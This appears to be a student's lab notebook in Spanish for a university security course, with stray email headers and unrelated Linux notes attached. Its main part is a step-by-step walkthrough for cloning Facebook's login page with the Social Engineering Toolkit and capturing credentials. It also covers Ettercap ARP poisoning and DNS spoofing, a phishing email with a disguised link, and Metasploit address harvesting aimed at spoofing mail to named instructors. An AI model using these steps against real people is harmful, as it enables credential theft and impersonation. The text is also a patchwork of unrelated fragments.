X-Google-Smtt-Source	APXVYqydDfkxWYZhHmj1S3RXvZhw82hXDEsZBF+2zwm51ZmJDrDmZnPjaju+SwqGL34N9BV201c
X-Received	by 2002.a1c.7305; with SMTP id d5mr1948718wmb.84.1572810906532; Sun, 03 Nov 2019 11:55:06 -0800 (PST)
ARC-Seal	i=1; a=rsa-sha256; t=1572810906; cv=none; d=google.com; s=arc-20160816; b=WeRt4Bqs/aTzg3D+6sh+ZKLwmuU2Wpr6RmlqSvO0nZXIP9DiiapkxQ98uUHEjpB06B aSc1nQJnxWZlIPkQnlgCeoHYnBd18ZudzwIOMAFILJ TYFLPhKcvmf5ZSRNVLbR5SWD71BXKs2n05Vppgl30qt817cfm3p46SRFY1D73bQWsHn4Xlgg/Xu0/O4iG16kAIGOYXv9 5yQP26yn0ylq4ZjlP1dY/OsRhGa4RDSFD+Dugf5ZTNMZlUG/4UhNkUvX8LSZcB2D2 Ex6Cq Mfpomyzh18PldRYrwgAebzCnRiemmq1iroEk4h3dErCnevz2y7KAdZhvhQ/cIZ 0hWw==
ARC-Message-Signature	i=1; a=rsa-sha256; c=relaxed/relaxed; d=google.com; s=arc-20160816; h=mime-version:thread-index:thread-topic:list-unsubscribe:auto-submitted:precedence:list-help:list-id:message-id:subject:reply-to:from:to:to:bh=B2hY0zjxEcmtvSav5FWE3sH8TT80L9Vm8MXuvMrxx=; b=B0SymXlbia3rCKzD2j2p8UVOW+P4vtWDsrrz2egYXJNonBFhz8YbxNEV04ajCw cxvBRMMYYq6PP+17VsDLxa2Tqj/BBvFgVjManap2Dvk/X42E4QYcX3PXo5nol aVawyTvGIWteg8pzbzTPoTP1Tp134wPIlivx6CrRo1v51X1WnMQgT05g2VmRe9uLb+JeFu5X9YnBZumaApU4cA6T11FGrWK6a7exXIEOcfyKvnna28eimLHJ2i3wUfQQW6S2qjEl Z9vXg53rx4dpLkZRIUP41TMbV3V cf48HulkObexKQOY0jbZMs+uAOYLS67x D06A==
ARC-Authentication-Results	i=1; mx.google.com; spf=pass (google.com: domain of noreply@ehu.eus designates 158.227.0.188 as permitted sender) smtp.mailfrom=noreply@ehu.eus
Return-Path	<noreply@ehu.eus>
Received-SPF	pass (google.com: domain of noreply@ehu.eus designates 158.227.0.188 as permitted sender) client-ip=158.227.0.188;
Authentication-Results	mx.google.com; spf=pass (google.com: domain of noreply@ehu.eus designates 158.227.0.188 as permitted sender) smtp.mailfrom=noreply@ehu.eus
X-Sieve	Pigeonhole Sieve 0.5.6 (92dc263a)
X-Sieve-Redirected-From	856606@ikasle.ehu.eus
Date	Sun, 3 Nov 2019 20:55:05 +0100
To	DAVID CUESTA ALARIO <dcuesta008@ikasle.ehu.eus>
From	"MIKEL VILLAMÁNE GIRONES (vía egela 2019-20)" <mikel.villamane@ehu.eus>
Reply-To	"MIKEL VILLAMÁNE GIRONES" <mikel.villamane@ehu.eus>
Subject	SGSSI: Examen 1
Message-ID	<be5b5a2c6f510d05a07a116d34684c0021373b60757d75bb481d4ac58a800de@egela.ehu.eus>
X-Priority	3
X-Mailer	PHPMailer 6.0.1 ( <a href="https://github.com/PHPMailer/PHPMailer">https://github.com/PHPMailer/PHPMailer</a> )
List-Id	"Avisos" <mailto:forum43651@egela.ehu.eus>
List-Help	<a href="https://egela.ehu.eus/mod/forum/view.php?f=43651">https://egela.ehu.eus/mod/forum/view.php?f=43651</a>
X-Course-Id	20859
X-Course-Name	Sistemas de Gestión de Seguridad de Sistemas de Información
Precedence	Bulk
X-Auto-Response-Suppress	All
Auto-Submitted	auto-generated
List-Unsubscribe	<>
Thread-Topic	SGSSI: Examen 1
Thread-Index	be5b5a2c6f510d05a07a116d3468

- Supero el protocolo SPF
- No supero el protocolo DKIM
- No está en ninguna lista Negra

## Duplicar Páginas Web

### Instalación

**Social Engineering Toolkit** es un conjunto de herramientas que aprovechándose de las características de Metasploit, facilita y automatiza ataques de tipo Ingeniería Social.

<https://github.com/trustedsec/social-engineer-toolkit/>

```
sudo apt - get install git
```

```
git clone https://github.com/trustedsec/social - engineer - toolkit/ set/
```

```
sudo apt install python - pip
```

```
cd set
```

```
pip install - r requirements.txt
```

### Clonar una página Web

Abrimos la herramienta Social Engineering Toolkit

```
sudo ./setoolkit
```

Dentro de la herramienta seguimos los siguientes pasos:

- 1 —— Social – Engineering Attacks

```
Select from the menu:

 1) Social-Engineering Attacks
 2) Penetration Testing (Fast-Track)
 3) Third Party Modules
 4) Update the Social-Engineer Toolkit
 5) Update SET configuration
 6) Help, Credits, and About

 99) Exit the Social-Engineer Toolkit
```

- 2 —— Website Attack Vectors

```
Select from the menu:

 1) Spear-Phishing Attack Vectors
 2) Website Attack Vectors
 3) Infectious Media Generator
 4) Create a Payload and Listener
 5) Mass Mailer Attack
 6) Arduino-Based Attack Vector
 7) Wireless Access Point Attack Vector
 8) QRCode Generator Attack Vector
 9) Powershell Attack Vectors
 10) Third Party Modules

 99) Return back to the main menu.
```

- 3 —— Credential Harvester Attack Method

```
Select from the menu:

 1) Java Applet Attack Method
 2) Metasploit Browser Exploit Method
 3) Credential Harvester Attack Method
 4) Tabnabbing Attack Method
 5) Web Jacking Attack Method
 6) Multi-Attack Web Method
 7) HTA Attack Method

 99) Return to Main Menu
```

- 2 —— Site Cloner

```
Select from the menu:

 1) Web Templates
 2) Site Cloner
 3) Custom Import

 99) Return to Webattack Menu
```

- Introducimos la IP de la máquina que va a realizar el ataque. <192.168.56.108>      <192.168.110.130>
  - o Si no tenéis dos máquinas conectadas en red, podéis poner <127.0.0.1>.
- Introducid la dirección de la página web a suplantar. Por ejemplo: <www.facebook.com>

Finalmente si abrimos un navegador en una máquina que tenga acceso a la máquina atacante y ponemos la dirección IP de la máquina que va a realizar el ataque se cargara en el navegador una copia de la página de inicio suplantada



Si alguien tratara de iniciar sesión en esta página web nos mandaría automáticamente las credenciales con toda la información que se ha introducido

```
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=-60
PARAM: lgndim=eyJ3Ijo4NzIsImgjOjc3MSwiYXciOjgwNSwiYWgiOjc0NCwiYyI6MjR9
PARAM: lgnrnd=063451_ptKh
PARAM: lgnjs=1573828547
POSSIBLE USERNAME FIELD FOUND: email=david
POSSIBLE PASSWORD FIELD FOUND: pass=david
```

## DNS Spoofing

El sistema de nombres de dominio DNS ([Domain Name System](#)) es un sistema de nomenclatura jerárquico descentralizado para dispositivos conectados a redes IP como Internet o una red privada. Entre sus funciones se encuentra:

- Asocia información variada con el nombre de dominio asignado a cada uno de los participantes de la red
- Permite localizar y direccionar equipos conectados a la red mediante identificadores binarios asociados con dichos equipos
  - o La dirección IP de Google es [216.58.210.163](http://216.58.210.163) pero es más común llegar a este equipo especificando [www.google.es](http://www.google.es)

Todos los ordenadores guardan una copia de la lista de DNS que se actualiza con frecuencia accediendo a un servidor de DNS

El DNS Spoofing consiste en introducir datos corruptos en la cache del sistema de nombres de dominio con la finalidad de que redireccionar todo el tráfico dirigido a la IP asignada a un dominio a otra IP distinta.

## Instalación

Para completar la clonación del sitio web añadiremos DNS Spoofing mediante la herramienta Ettercap

<http://pharic.blogspot.com/2013/08/installing-ettercap.html>

sudo apt – get install ettercap – graphical

## Configuración

Una vez instalada localizamos el fichero de configuración, lo abrimos y modificamos las siguientes líneas

locate etter.conf

```
root@kali:~# locate etter.conf
/etc/ettercap/etter.conf
/usr/share/ettercap/doc/etter.conf.5.pdf
/usr/share/man/man5/etter.conf.5.gz
leafpad /etc/ettercap/etter.conf
```

```
#####
# ettercap -- etter.conf -- configuration file
#
# Copyright (C) ALoR & NaGA
#
# This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2 of the License, or
# (at your option) any later version.
#
#
#####

[privs]
ec_uid = 65534 → 0          # nobody is the default
ec_gid = 65534 → 0          # nobody is the default

[mitm]
arp_storm_delay = 10          # milliseconds
arp_poison_smart = 0          # boolean
arp_poison_warm_up = 1         # seconds
arp_poison_delay = 10          # seconds
arp_poison_icmp = 1           # boolean
arp_poison_reply = 1           # boolean
arp_poison_request = 0          # boolean
arp_poison_equal_mac = 1        # boolean
dhcp_lease_time = 1800          # seconds
port_steam_delay = 10          # seconds
port_steam_send_delay = 2000    # microseconds
ndp_poison_warm_up = 1          # seconds
ndp_poison_delay = 5            # seconds
ndp_poison_send_delay = 1500    # microseconds
ndp_poison_icmp = 1           # boolean
ndp_poison_equal_mac = 1        # boolean
icmp6_probe_delay = 3           # seconds
#####
#      redir_command_on/off
#####
# you must provide a valid script for your operating system in order to have
# the SSL dissection available
# note that the cleanup script is executed without enough privileges (because
# they are dropped on startup). so you have to either: provide a setuid program
# or set the ec_uid to 0, in order to be sure the cleanup script will be
# executed properly
# NOTE: the script must fit into one line with a maximum of 255 characters

-----
#   Linux
-----

# if you use ipchains:
#redir_command_on = "ipchains -A input -i %iface -p tcp -s 0/0 -d 0/0 %port
#redir_command_off = "ipchains -D input -i %iface -p tcp -s 0/0 -d 0/0 %port

# if you use iptables:
#redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %
#redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %
Descomentar lineas #
```

Localizamos el fichero DNS, lo abrimos y modificamos las siguientes líneas

locate etter.dns

```
root@kali:~# locate etter.dns
/etc/ettercap/etter.dns
```

```
leafpad /etc/ettercap/etter.dns
```

```
#####
# ettercap -- etter.dns -- host file for dns_spoof plugin
#
# Copyright (C) ALoR & NaGA
#
# This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2 of the License, or
# (at your option) any later version.
#
#####
#
# Sample hosts file for dns_spoof plugin
#
# the format is (for A query):
# www.myhostname.com A 168.11.22.33
# *.foo.com A 168.44.55.66
#
# ... for a AAAA query (same hostname allowed):
# www.myhostname.com AAAA 2001:db8::1
# *.foo.com AAAA 2001:db8::2
#
# or to skip a protocol family (useful with dual-stack):
# www.hotmail.com AAAA ::1
# www.yahoo.com A 0.0.0.0
#
# or for PTR query:
# www.bar.com PTR 10.0.0.10
# www.google.com PTR ::1
#
# or for MX query (either IPv4 or IPv6):
# domain.com MX xxx.xxx.xxx.xxx
# domain2.com MX xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx
# domain3.com MX xxxx:xxxx::y
#
# NOTE: the wildcarded hosts can't be used to poison the PTR requests
# so if you want to reverse poison you have to specify a plain
# host. (look at the www.microsoft.com example)
#
#####
#####

#####
# microsoft sucks ;)
# redirect it to www.linux.org
#
microsoft.com A 107.170.40.56
*.microsoft.com A 107.170.40.56
www.microsoft.com PTR 107.170.40.56 # Wildcards in PTR are not allowed
```

 facebook

 IP LocalHost


Confirmamos los cambios

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

A continuación realizamos el ataque con Social Engineering Toolkit de la misma manera en la que lo habíamos hecho en el apartado anterior

- Pasos: 1 2 3 2
- [192.168.110.130](http://192.168.110.130)
- [www.facebook.com](http://www.facebook.com)

Una vez que este el ataque en marcha iniciamos Ettercap



Y nos saldrá la información sobre el ataque

```
Listening on:
eth0 -> 00:0C:29:AE:47:0E
      192.168.110.130/255.255.255.0
      fe80::20c:29ff:feae:470e/64

Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 0 EGID 0...

33 plugins
42 protocol dissectors
57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
```

Abrimos la lista de Hosts y buscamos usuarios objetivo



ettercap 0.8.2

Start Targets Hosts View Mitm Filters Logging Plugins Info

Host List x Hosts list Ctrl+H

IP Address Enable IPv6 scan

- Scan for hosts** Ctrl+S
- Load from file...
- Save to file...

Delete Host Add to Target 1 Add to Target 2

Host List x

IP Address	MAC Address	Description
192.168.110.1	00:50:56:C0:00:08	
192.168.110.2	00:50:56:F3:41:3B	
192.168.110.254	00:50:56:E4:F0:84	

Delete Host Add to Target 1 Add to Target 2

Comprobamos la IP que tiene asignada nuestra maquina principal para conectarse con la maquina virtual

Adaptador de Ethernet VMware Network Adapter VMnet8:

```
Sufijo DNS específico para la conexión. . . : 
Vínculo: dirección IPv6 local. . . : fe80::6936:2c75:9a45:fdd0%3
Dirección IPv4. . . . . : 192.168.110.1
Máscara de subred . . . . . : 255.255.255.0
Puerta de enlace predeterminada . . . . . :
```

Como esta en la lista, la seleccionamos y la añadimos a los objetivos

Host List x

IP Address	MAC Address	Description
192.168.110.1	00:50:56:C0:00:08	
192.168.110.2	00:50:56:F3:41:3B	
192.168.110.254	00:50:56:E4:F0:84	

Delete Host Add to Target 1 Add to Target 2

```
DHCP: [00:0C:29:AE:47:0E] REQUEST 192.168.110.130
DHCP: [192.168.110.254] ACK : 192.168.110.130 255.255.255.0 GW 192.168.110.2 DNS 192.168.110.2 "localdomain"
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
3 hosts added to the hosts list...
Host 192.168.110.1 added to TARGET1
```

Seleccionamos el tipo de ataque

ettercap 0.8.2

Start Targets Hosts View Mitm Filters Logging Plugins Info

- ARP poisoning...**
- ICMP redirect...
- Port stealing...
- DHCP spoofing...
- NDP poisoning...
- Stop mitm attack(s)

MITM Attack: ARP Poisoning


Optional parameters

Sniff remote connections.


Only poison one-way.

Cancelar Aceptar

Configuramos el tipo de ataque seleccionando DNS Spoofing



Ejecutamos el ataque



## Cuestiones

En los puntos anteriores se ha conseguido “engañar” a un usuario para que introduzca sus datos en una web clonada. Sin embargo, si el usuario es un poco avisado, enseguida se dará cuenta que la dirección de la web en la barra de tareas, no se corresponde con el dominio al que quiere acceder, y sospechará. Además, hemos tenido que conseguir que sea el propio usuario el que teclee nuestra IP o la pulse en un enlace “tramposo” en el correo electrónico. ¿Y si pudiéramos conseguir que el usuario accediera a la web falsa cuando intente acceder a la auténtica? ¿Si le redirigíramos a nuestra máquina sin que se enterara cada vez que pulsara [www.facebook.com](http://www.facebook.com)?

/\*TODO\*/

## Mensajería anónima

Existen muchas herramientas de mensajería que permiten enviar correos electrónicos anónimos o suplantando una dirección de correo ajena. Muchos de ellos son bloqueados por la red de la universidad <https://anonymousemail.me/>

**Web Page Blocked**

EHU/UPVren segurtasun politikak direla eta, ondoko web orriaren jaitsiera eten da arriskutsua suertatu daitekelako. Mesedez, okerra delakoan bazaude jar zaitez harremanetan EAZ/CAUrekin.

Las políticas de seguridad de EHU/UPV han detenido la descarga de la siguiente web por ser potencialmente peligrosa. Por favor, póngase en contacto con el CAU si se trata de un error.

Access to the web page you were trying to visit has been blocked in accordance with company policy. Please contact your Help Desk Center if you believe this is in error.

**User:** 856606

**URL:** <http://anonymousemail.me/>

**Category:** proxy-avoidance-and-anonymizers



Web orri hau fidagarria delakoan bazaude sakatu "CONTINUE" jaisteko. Hala ere, ekintza horren erregistroa gordeko da.

Si crees que es una web fiable, pulsa "CONTINUE" para descargarla. Sin embargo, se guardará registro de esa acción.

If you feel this page has been incorrectly blocked, you may click Continue to proceed to the page. However, this action will be logged.

Pero el propio correo de la EHU tiene esa funcionalidad

<https://webposta.ehu.eus/imp/dynamic.php?page=mailbox#mbox:SU5CT1g>

Opciones	Globales
Conmutar registro de alertas	Agenda
¿Problemas?	Contactos
Ayuda	Correo
Filtros	Marcadores
Notas	Tareas

Entrando en la configuración del correo podemos modificar la información personal y modificar los datos de la entidad emisora. Además del nombre y correo hay otros campos opcionales que se pueden llenar

Nombre de la identidad:

Devilvil

Nombre completo:

Devilvil Muy Vil

Dirección por omisión usada con esta identidad:

Devilvil008@ikasle.ehu.eus

Ubicación por omisión utilizada para las opciones que lo precisen.

Así mismo, podemos redactar los correos con el formato de etiquetas HTML

- Para habilitarla marcamos la casilla de la parte superior derecha.
- Clicando el botón "Fuente HTML" podemos alternar entre el formato de texto plano y el formato de etiquetas

Correo :: Redactar - Microsoft Edge

https://webposta.ehu.eus/imp/dynamic.php?page=compose&popup=1

Enviar Comprobar ortografía Guardar como borrador

Para: davidcuestaalario@gmail.com  
Añadir Cc Añadir Bcc  
Asunto: Email Falso  
Añadir adjunto

Redacción HTML  
Guardar en Enviados  
Prioridad: Normal  
Otras opciones

Fuente HTML

<p> Estimado docente: </p>

<p> Hemos detectado un acceso no autorizado a su cuenta de la universidad, lo que ha podido comprometer sus contraseñas y datos personales.

<p> Le rogamos que restaure su contraseña, cambiéndola a una nueva, en la siguiente dirección: <a href="https://www.youtube.com/watch?v=ZmGTZ5KZ2tk">https://www.google.com</a>

<p>Le rogamos disculpe las molestias.</p>

<p> (Cuesta Alario, David) </p>

Con el formato de etiquetas HTML podemos camuflar una dirección URL dentro de otra mediante

< p > Estimado docente: </p >  
< p >  
    Hemos detectado un acceso no autorizado a su cuenta de la universidad,  
    lo que ha podido comprometer sus contraseñas y datos personales.  
</p >  
< p >  
    Le rogamos que restaure su contraseña, cambiéndola a una nueva,  
    en la siguiente dirección:  
    < a href = "https://www.youtube.com/watch? v = ZmGTZ5KZ2tk" > https://www.google.com </a >  
</p >  
< p > Le rogamos disculpe las molestias.</p >  
< p > (Cuesta Alario, David) </p >

Email Falso  Recibidos 

Devilvil Muy Vil <Devilvil008@ikasle.ehu.eus>

para mí 

Estimado docente:

Hemos detectado un acceso no autorizado a su cuenta de la universidad, lo que ha podido comprometer sus contraseñas y datos personales.

Le rogamos que restaure su contraseña, cambiéndola a una nueva, en la siguiente dirección: <https://www.google.com>

Le rogamos disculpe las molestias.

(Cuesta Alario, David)



Podemos obtener una dirección de correo rooteada de la página oficial de cualquier dominio mediante MetaSploid

Abrimos la consola de MetaSploid con [msfconsole](#)

Ejecutamos el módulo de recolección de emails

use auxiliary/gather/search\_email\_collector

Comprobamos las opciones disponibles con show options

```
msf5 > use auxiliary/gather/search_email_collector
msf5 auxiliary(gather/search_email_collector) > show options
```

Module options (auxiliary/gather/search\_email\_collector):

Name	Current Setting	Required	Description
DOMAIN		yes	The domain name to locate email addresses for
OUTFILE		no	A filename to store the generated email list
SEARCH_BING	true	yes	Enable Bing as a backend search engine
SEARCH_GOOGLE	true	yes	Enable Google as a backend search engine
SEARCH_YAHOO	true	yes	Enable Yahoo! as a backend search engine

Podemos comprobar que el módulo requiere únicamente la definición del dominio sobre el cual se realizará la búsqueda.

set DOMAIN facebookmail.com

Finalmente ejecutamos el exploit con run y en caso se encuentren direcciones de correo electrónicos válidos, estos sean mostrados en pantalla o guardados hacia un archivo.

```
msf5 auxiliary(gather/search_email_collector) > set DOMAIN facebookmail.com
DOMAIN => facebookmail.com
msf5 auxiliary(gather/search_email_collector) > run
```

```
[*] Harvesting emails ....
[*] Searching Google for email addresses from facebookmail.com
[*] Extracting emails from Google search results...
[*] Searching Bing email addresses from facebookmail.com
[*] Extracting emails from Bing search results...
[*] Searching Yahoo for email addresses from facebookmail.com
[*] Extracting emails from Yahoo search results...
[*] Located 24 email addresses for facebookmail.com
[*] -sec...@facebookmail.com
[*] Registration@facebookmail.com
[*] Samantha@facebookmail.com
[*] Security@facebookmail.com
[*] invite+zcc0...@facebookmail.com
[*] matthew5@facebookmail.com
[*] matthewstevens1@facebookmail.com
[*] matthewstevens3@facebookmail.com
[*] nor...@facebookmail.com
[*] noreply@facebookmail.com
[*] notifi...@facebookmail.com
[*] notification+kjdmvh5uw13_@facebookmail.com
[*] notification+kjdwm5i5vd@facebookmail.com
[*] notification+kr4nm5bsbrwa@facebookmail.com
[*] notification+zrdz1lgiiloe@facebookmail.com
[*] notification...@facebookmail.com
[*] notification@facebookmail.com
[*] registration@facebookmail.com
[*] security@Facebookmail.com
[*] security@facebookmail.com
[*] security@facebookmail.com
[*] support@facebookmail.com
[*] xxx@facebookmail.com
[*] zj46cffo_04y@facebookmail.com
[*] Auxiliary module execution completed
```

Podemos enviar a la profesora un email de Facebook desde [security@Facebookmail.com](mailto:security@Facebookmail.com) a los profesores [aserna011@ikasle.ehu.eus](mailto:aserna011@ikasle.ehu.eus) y [mikel.villamañe@ehu.eus](mailto:mikel.villamañe@ehu.eus)

< p > Sergio Martinez Pinar ha publicado una actualización. < p >

< p > Juan Martinez Redal y 2 personas más han reaccionado a esto. < p >

< p >

no se pierda las ultimas publicaciones de sus amigos

< a href = "192.168.110.130" > https://www.faceboock.com </a >

< p >

*/\*TODO\*/ PROBAR ESTO:*

**nmap -sP 192.168.1.1-254** //Escanea todas las IP's de la red local con ayuda de peticiones ARP y muestra los hosts que aparecen vivos jajajaj

**nmap -O 192.168.1.x's** //La opción -O (letra o mayúscula) de nmap nos brindará información sobre el sistema operativo del dispositivo con dicha IP

Otros:

## Referencias

Copias de seguridad

<http://www.vicente-navarro.com/blog/2008/01/13/backups-con-rsync/>

cwRsync

[https://www.rsync.net/resources/howto/windows\\_rsync.html](https://www.rsync.net/resources/howto/windows_rsync.html)

Conexiones SSH

<https://www.linuxito.com/gnu-linux/nivel-basico/1097-sincronizar-directorios-remotos-con-rsync-via-ssh>

<http://www.felip.info/linux/configurar-ssh-entre-huespedes-virtualbox-y-anfitrion-en-linux/>

<https://juniorusca.github.io/2016/11/08/configurar-virtualbox-para-ingresar-con-ssh-e-ip-estatica.html>

<https://askubuntu.com/questions/291009/host-only-network-with-virtual-box-and-windows-host-machine-cannot-find-device>

<https://blog.desdelinux.net/ssh-sin-password-solo-3-pasos/>

MySQLAdmin

<https://mariadb.com/kb/en/library/mysqladmin/>

Crear servidor web apache

<https://www.digitalocean.com/community/tutorials/como-instalar-el-servidor-web-apache-en-ubuntu-18-04-es>

Certificados SSL Windows

<https://www.cybernautas.es/instalar-el-certificado-digital-en-chrome/>

<https://norfipc.com/web/como-crear-certificado-ssl-local-apache-valido-para-chrome.php>

<https://mimentevuela.wordpress.com/2016/02/20/certificado-ssl-tls-auto-firmado-para-xampp-en-windows/>

Cifrado de correos OpenPGP y S/MIME

<https://blog.mailfence.com/es/openpgp-s-mime-deposito-seguro-de-mensajes-cual-es-el-mejor-cifrado-e2e/>

Otros

<https://francisconi.org/linux/comandos/ls>

<https://rm-rf.es/diferencias-entre-soft-symbolic-y-hard-links/>

<https://geekland.eu/que-son-para-que-sirven-enlaces-duros-y-simbolicos/>

## Herramientas

### KALI

Herramienta para Linux que agrupa las mejores herramientas para auditoría y seguridad informática Entre otras contiene la integración de las herramientas Metasploit y Social Engineering Toolkit

<https://we.tl/t-4Ylc4Fsn1b>

<http://www.vmwarearena.com/how-to-install-vmware-tools-on-kali-linux/>

## Conceptos sobre Linux

### Salida del comando ls -l

El primer carácter de cada línea indica el **tipo de fichero** pudiendo ser:

- — indica fichero regular.
- **d** indica directorio.
- **l** enlace simbólico (ver el comando ln).
- **c** dispositivos de caracteres.
- **b** dispositivos de bloques.
- **s** conexiones con el dominio local.
- **p** conexiones.

```
drwxr-xr-x 2 devilvil devilvil 4096 sep 17 11:48 .
drwxr-xr-x 9 devilvil devilvil 4096 sep 17 11:59 ..
-rw-r--r-- 1 devilvil devilvil    4 sep 17 11:48 a.txt
-rw-r--r-- 2 devilvil devilvil    4 sep 17 10:11 b.txt
-rw-r--r-- 3 devilvil devilvil   2 sep 17 09:35 d.txt
-rw-r--r-- 1 devilvil devilvil    4 sep 17 11:48 e.txt
-rw-r--r-- 2 devilvil devilvil   2 sep 17 10:11 f.txt
-rw-r--r-- 1 devilvil devilvil   2 sep 17 11:48 g.txt
```

Los siguientes de a 3 caracteres indican **los permisos de**

- **u** El dueño
- **g** El grupo
- **o** Los otros

El segundo campo indica el contador de enlaces físicos de archivo.

El tercero y cuarto campo indican el propietario y el grupo propietario del fichero respectivamente.

El quinto campo indica el tamaño del fichero en kbs.

El sexto campo indica la fecha y hora de última modificación del fichero.

### Tipos de enlaces


#### Los enlaces Simbólicos

Los enlaces simbólicos apuntan al nombre de un archivo y posteriormente el archivo apunta a un contenido almacenado en nuestro disco duro.

Cada enlace simbólico dispone de su propio número de inodo y es diferente al del archivo original. Por lo tanto podremos crear enlaces simbólicos de archivos y de carpetas aunque estén en discos duros diferentes o en particiones diferentes.

Propiedades:

- Cualquier cambio que se introduzca en el archivo original o en el enlace simbólico afecta a los dos por igual
